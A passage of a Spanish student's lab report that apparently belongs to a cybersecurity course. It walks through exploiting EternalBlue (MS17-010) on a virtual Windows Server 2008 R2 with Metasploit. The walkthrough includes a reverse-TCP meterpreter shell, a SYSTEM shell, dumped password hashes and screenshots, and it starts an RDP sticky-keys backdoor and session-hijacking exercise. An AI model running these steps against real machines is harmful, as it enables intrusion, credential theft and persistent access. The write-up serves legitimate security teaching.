- Cerrar acceso público al puerto FTP; permitir sólo IPs necesarias mediante firewall.
- Deshabilitar acceso anónimo y aplicar chroot a usuarios FTP.
- Habilitar logging centralizado y alertas en SIEM para detectar actividad anómala.
- Desplegar IDS/IPS (Snort/Suricata) para detección temprana.
- Programa de parcheo y escaneos periódicos (Nessus/OpenVAS).

2. EJERCICIO OPCIONAL (SUBIDA DE NOTA): EXPLOTACIÓN DE LA VULNERABILIDAD ETHERNBLUE EN WINDOWS.

Enunciado

La práctica consiste en la realización de una prueba de penetración que explote la vulnerabilidad **EternalBlue**, también conocida como **MS17-010**, para conseguir una shell e interactuar con el servidor vulnerado a través del envío de comandos del sistema.

Se trata de una vulnerabilidad en el protocolo SMB de Microsoft que facilita la ejecución remota de código en sistemas Windows no parchados, concretamente en Windows 7 & Windows 2008 R2 (x64).

Aunque el exploit *EternalBlue* solo afecta a los sistemas operativos Windows, cualquier activo que emplee el protocolo de intercambio de archivos SMB v1 (Server Message Block versión 1) está técnicamente en riesgo de ser objetivo de ransomware y otros ciberataques.

Entorno de pruebas

En relación al entorno de pruebas la máquina de la víctima debería ser una VM o imagen ISO de Windows 7 o 2008 R2 desplegada en un entorno de virtualización.

Actividad 6 (OPCIONAL):

Se pueden utilizar las mismas herramientas y frameworks empleadas en el **EJERCICIO 1** de la práctica. Para explotar la vulnerabilidad *EternalBlue* hay que realizar las cinco Actividades descritas en dicho ejercicio, cada una correspondiente a las etapas de cualquier test de penetración en sistemas. **(1p)**



Preparación del entorno.

Recopilación de Información


- o Detalla las IPs de las máquinas atacante y víctima
- o Verifica si ambas se pueden comunicar entre sí
- o Utiliza **Nmap**, o desde **Metasploit**, para:
 - Realizar un escaneo de servicios y puertos de la máquina objetivo del ataque
 - Obtener información más precisa sobre el puerto y la versión del servicio smb vulnerable

Primero **detallamos** las IPs de las máquinas virtuales, para poder hacer este apartado.

Máquina virtual	IP
Kali Linux	192.168.79.134
Server (Windows Server 2008 r2)	192.168.79.131

Ambas máquinas están en una red host-only, es decir sólo se ven entre ellas y el propio host.

Tras desactivar temporalmente, el firewall al server Windows, vemos que existe comunicación entre ambas máquinas.



(Después habilitamos el cortafuegos de Windows).Tras esta comprobación, vamos a analizar los puertos con nmap desde nuestro Kali Linux hacia el server Windows.

```
(ruben@kali) ~$ sudo nmap 192.168.79.131 -p-
[sudo] password for ruben:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-07 14:07 EST
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 1.37% done; ETC: 14:12 (0:04:49 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 2.88% done; ETC: 14:11 (0:03:56 remaining)
```

Esperamos a que termine el análisis.



```
(ruben@kali) ~$ sudo nmap 192.168.79.131 -p-
[sudo] password for ruben:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-07 14:21 EST
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 54.57% done; ETC: 14:23 (0:00:56 remaining)
Nmap scan report for 192.168.79.131
Host is up (0.00028s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
49154/tcp open  unknown
49155/tcp open  unknown
MAC Address: 00:0C:29:55:C6:C9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 111.68 seconds


(ruben@kali) ~$
```

El puerto 445 aparece abierto, lo que indica que el servicio SMB está activo en la máquina Windows Server 2008 R2.


Vamos a realizar el escaneo de vulnerabilidades con Nessus, para ello, crearemos una carpeta, con el fin de tener todo organizado.




Procedemos a crear el escaneo.



Seleccionamos el Basic Network Scan, para la detección de vulnerabilidades.



Rellenamos los campos.



New Scan / Basic Network Scan

[← Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

General Settings

Name: Scan_WS_2008_R2

Description:

Folder: Windows_Server_Scan

Targets: 192.168.79.131

Tras rellenarlo, procedemos a guardarlo y a ejecutarlo.


Professional | Scans | Settings

Windows_Server_Scan Import New Folder New Scan

Search Scans 1 Scan

☐	Name	Scan Type	Schedule	Last Scanned
☐	Scan_WS_2008_R2	Vulnerability	On Demand	N/A

Le damos al triángulo de empezar, y esperamos.



Aquí tenemos el escaneo realizado.

(Se adjuntará el informe correspondiente junto a este mismo documento).

En diferencia a la máquina metasploitable2, aquí las vulnerabilidades críticas son más dirigidas al servicio DNS y similares.

Se procede a realizar la explotación de la vulnerabilidad, para ello, nos dirigimos a Metasploit framework en nuestro Kali Linux.

```
Metasploit tip: Add routes to pivot through a compromised host using route
add <subnet> <session_id>

/ it looks like you're trying to run a \
/ module \

@ @
|| |
|| |
|| |
|| |

= [ metasploit v6.4.99-dev ]
+ -- == [ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- == [ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Buscamos el exploit, en nuestro caso, el siguiente:

```
msf > search MS17-010

Matching Modules

#  Name                                     Disclosure Date  Rank
Check Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      averag
e  Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic Target                .              .
.
2  \_ target: Windows 7                      .              .
.
3  \_ target: Windows Embedded Standard 7    .              .
.
4  \_ target: Windows Server 2008 R2         .              .
.
5  \_ target: Windows 8                      .              .
.
```

Usamos el comando use para seleccionarlo.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Y ahora, igual que antes, vamos a configurar los parámetros de conexión.

Primero ponemos la ip del equipo al que vamos a atacar.




```
Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.29.133   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic Target

View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.79.131
rhosts => 192.168.79.131
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Vamos a configurar un payload, para que nos devuelva una reverse shell.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Y por último y no menos importante, poner la ip donde vamos a recibir la shell tras el ataque.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.79.134
lhost => 192.168.79.134
msf exploit(windows/smb/ms17_010_eternalblue) >
```

La ip de nuestro Kali.

Realizamos el ataque, hasta que nos devuelva una shell del sistema.

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.79.134:4444
[*] 192.168.79.131:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.79.131:445 - Host is likely VULNERABLE to MS17-010! - Windows
Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
and '?' was replaced with '*' in regular expression
[*] 192.168.79.131:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.79.131:445 - The target is vulnerable.
[*] 192.168.79.131:445 - Connecting to target for exploitation.
[+] 192.168.79.131:445 - Connection established for exploitation.
[+] 192.168.79.131:445 - Target OS selected valid for OS indicated by SMB rep
ly
[*] 192.168.79.131:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.79.131:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 7
2 20 32  Windows Server 2
[*] 192.168.79.131:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 7
2 64 20  008 R2 Standard
[*] 192.168.79.131:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 5
0 61 63  7601 Service Pac
```

De primera, nos dirigirá al directorio de system32, pero, luego podemos navegar de normal, hacer cd .. para subir directorio, entrar....

Mode	Size	Type	Last modified	Name
040777/rwxrwx	0	dir	2009-07-13 22:34:39 -0	\$Recycle.Bin
040777/rwxrwx	0	dir	2026-02-26 10:18:25 -0	Archivos de programa
040777/rwxrwx	0	dir	2009-07-14 01:06:44 -0	Documents and Settings
040777/rwxrwx	0	dir	2009-07-13 23:20:08 -0	PerfLogs
040555/r-xr-x	4096	dir	2026-02-26 10:18:25 -0	Program Files
040555/r-xr-x	4096	dir	2009-07-14 01:06:53 -0	Program Files (x86)
040777/rwxrwx	4096	dir	2026-02-26 10:18:25 -0	ProgramData
040777/rwxrwx	0	dir	2026-02-26 10:18:25 -0	Recovery
040777/rwxrwx	4096	dir	2026-02-26 10:16:03 -0	System Volume Informati on
040555/r-xr-x	0	dir	2026-02-26 10:19:12 -0	Users
040777/rwxrwx	16384	dir	2026-02-26 10:19:23 -0	Windows
000000/—	0	fif	1969-12-31 19:00:00 -0	pagefile.sys

```
meterpreter > 
```

Podemos obtener la información del sistema, con el comando, sysinfo.

```
meterpreter > sysinfo
Computer      : WIN-VQUHHOFIDUF
OS           : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_ES
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter >
```

El usuario actual:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Los procesos que se ejecutan en el sistema.

```
meterpreter > ps
Process List


| PID | PPID | Name             | Arch | Session | User                | Path                             |
|-----|------|------------------|------|---------|---------------------|----------------------------------|
| 0   | 0    | [System Process] |      |         |                     |                                  |
| 4   | 0    | System           | x64  | 0       | NT AUTHORITY\SYSTEM | \SystemRoot\System32\smss.exe    |
| 232 | 4    | smss.exe         | x64  | 0       | NT AUTHORITY\SYSTEM | \SystemRoot\System32\smss.exe    |
| 248 | 444  | svchost.exe      | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\svchost.exe  |
| 312 | 292  | csrss.exe        | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\csrss.exe    |
| 352 | 292  | wininit.exe      | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\wininit.exe  |
| 360 | 344  | csrss.exe        | x64  | 1       | NT AUTHORITY\SYSTEM | C:\Windows\system32\csrss.exe    |
| 388 | 344  | winlogon.exe     | x64  | 1       | NT AUTHORITY\SYSTEM | C:\Windows\system32\winlogon.exe |


```

Capturamos los hashes de los usuarios del sistema.

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:f4e7a3616e66a3face94cc15428f491e:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Podemos también abrir una shell cómo si estuviéramos en la propia máquina.


```
meterpreter > shell
Process 1952 created. sec preferred lft 1457sec
Channel 1 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\>
```

Para terminar, podemos realizar capturas de pantalla al sistema comprometido.

```
meterpreter > screenshot
Screenshot saved to: /home/ruben/zZhgIXPX.jpeg
meterpreter >
```

Y se guarda en nuestro Kali Linux la captura.



3. EJERCICIO: EXPLOTACIÓN DE VULNERABILIDADES DE RDP (PROTOCOLO DE ESCRITORIO REMOTO) EN SERVERS WINDOWS: HIJACKING, ETC.

Enunciado: Este es un escenario diseñado específicamente para alumnos del Curso de Especialización de Ciberseguridad. El objetivo es que comprendan cómo una mala configuración y la falta de Network Level Authentication (NLA) pueden permitir el mantenimiento de persistencia y la escalada de privilegios mediante técnicas de "post-explotación clásica".

Entorno de pruebas: La máquina de la víctima debería ser una VM o imagen ISO de **Windows 11** o **Windows Server 2012 R2** desplegada en un entorno de virtualización. Aunque esta técnica es aplicable conceptualmente a versiones más modernas, Windows Server 2012 R2 es la opción ideal para este laboratorio educativo por varias razones:

1. Configuración de NLA: Permite deshabilitar la autenticación a Nivel de Red (NLA) de forma sencilla, lo cual es el requisito fundamental para que la pantalla de login de Windows se renderice en el cliente RDP antes de autenticarse.
2. Gestión de permisos: Los permisos sobre `sethc.exe` son más fáciles de manipular en un entorno controlado que en versiones como Server 2019/2022, donde *TrustedInstaller* protege los binarios de forma muy agresiva.
3. Casuística real: Sigue siendo una versión muy común en infraestructuras críticas antiguas que los alumnos encontrarán en auditorías reales.




Actividad 7: Ejercicio: "Operación Sticky Shell" (2,5p)

Contexto del Escenario: Has obtenido acceso inicial como administrador local en el servidor a atacar (Windows 11 o Server 2012 R2), a través de un usuario llamado *napellido* (*n*: inicial de tu nombre, *apellido*: tu 1er apellido). El objetivo de la misión es establecer una puerta trasera (backdoor) de persistencia que te permita obtener una shell con el máximo privilegio del sistema (**NT AUTHORITY\SYSTEM**) a través de RDP, sin necesidad de conocer contraseñas de usuario en el futuro. Para ello deberás secuestrar (hijacking) la sesión de un usuario administrador llamado *victima*, del que no conoces su contraseña.


Tareas a realizar: (1p)

- Preparación del Servicio: Verifica que el Escritorio Remoto está habilitado. Para que el ataque funcione, debes desactivar la opción "Permitir solo conexiones desde equipos que ejecuten Escritorio remoto con autenticación a nivel de red".


Primero de todo, debemos de tener una máquina virtual Windows 11, en mi caso la pro, ya que es la que permite realizar RDP.



Vamos a deshabilitar la opción de nivel de red del sistema de acceso remoto.

